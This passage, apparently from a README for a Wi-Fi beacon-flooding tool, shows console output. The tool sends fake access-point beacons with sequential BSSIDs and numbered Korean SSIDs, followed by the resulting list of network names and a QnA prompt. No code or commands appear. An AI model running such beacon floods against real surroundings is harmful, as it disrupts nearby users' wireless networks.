[BSSID]: 00:00:00:00:0f:13 | [SSID]: 잠시만 기다려주세요 4 | send packet!
[BSSID]: 00:00:00:00:0f:14 | [SSID]: 잠시만 기다려주세요 5 | send packet!
[BSSID]: 00:00:00:00:0f:15 | [SSID]: 잠시만 기다려주세요 6 | send packet!
[BSSID]: 00:00:00:00:0f:16 | [SSID]: 잠시만 기다려주세요 7 | send packet!
[BSSID]: 00:00:00:00:0f:17 | [SSID]: 잠시만 기다려주세요 8 | send packet!
[BSSID]: 00:00:00:00:0f:18 | [SSID]: 잠시만 기다려주세요 9 | send packet!
[BSSID]: 00:00:00:00:0f:19 | [SSID]: 잠시만 기다려주세요 0 | send packet!
[BSSID]: 00:00:00:00:0f:1c | [SSID]: 잠시만 기다려주세요 1 | send packet!
[BSSID]: 00:00:00:00:0f:1d | [SSID]: 잠시만 기다려주세요 2 | send packet!
[BSSID]: 00:00:00:00:0f:1e | [SSID]: 잠시만 기다려주세요 3 | send packet!
[BSSID]: 00:00:00:00:0f:1f | [SSID]: 잠시만 기다려주세요 4 | send packet!
[BSSID]: 00:00:00:00:0f:20 | [SSID]: 잠시만 기다려주세요 5 | send packet!
```



잠시만 기다려주세요 0
잠시만 기다려주세요 1
잠시만 기다려주세요 2
잠시만 기다려주세요 3
잠시만 기다려주세요 4
잠시만 기다려주세요 5
잠시만 기다려주세요 6
잠시만 기다려주세요 7
잠시만 기다려주세요 8

QnA

질문하세요 -_-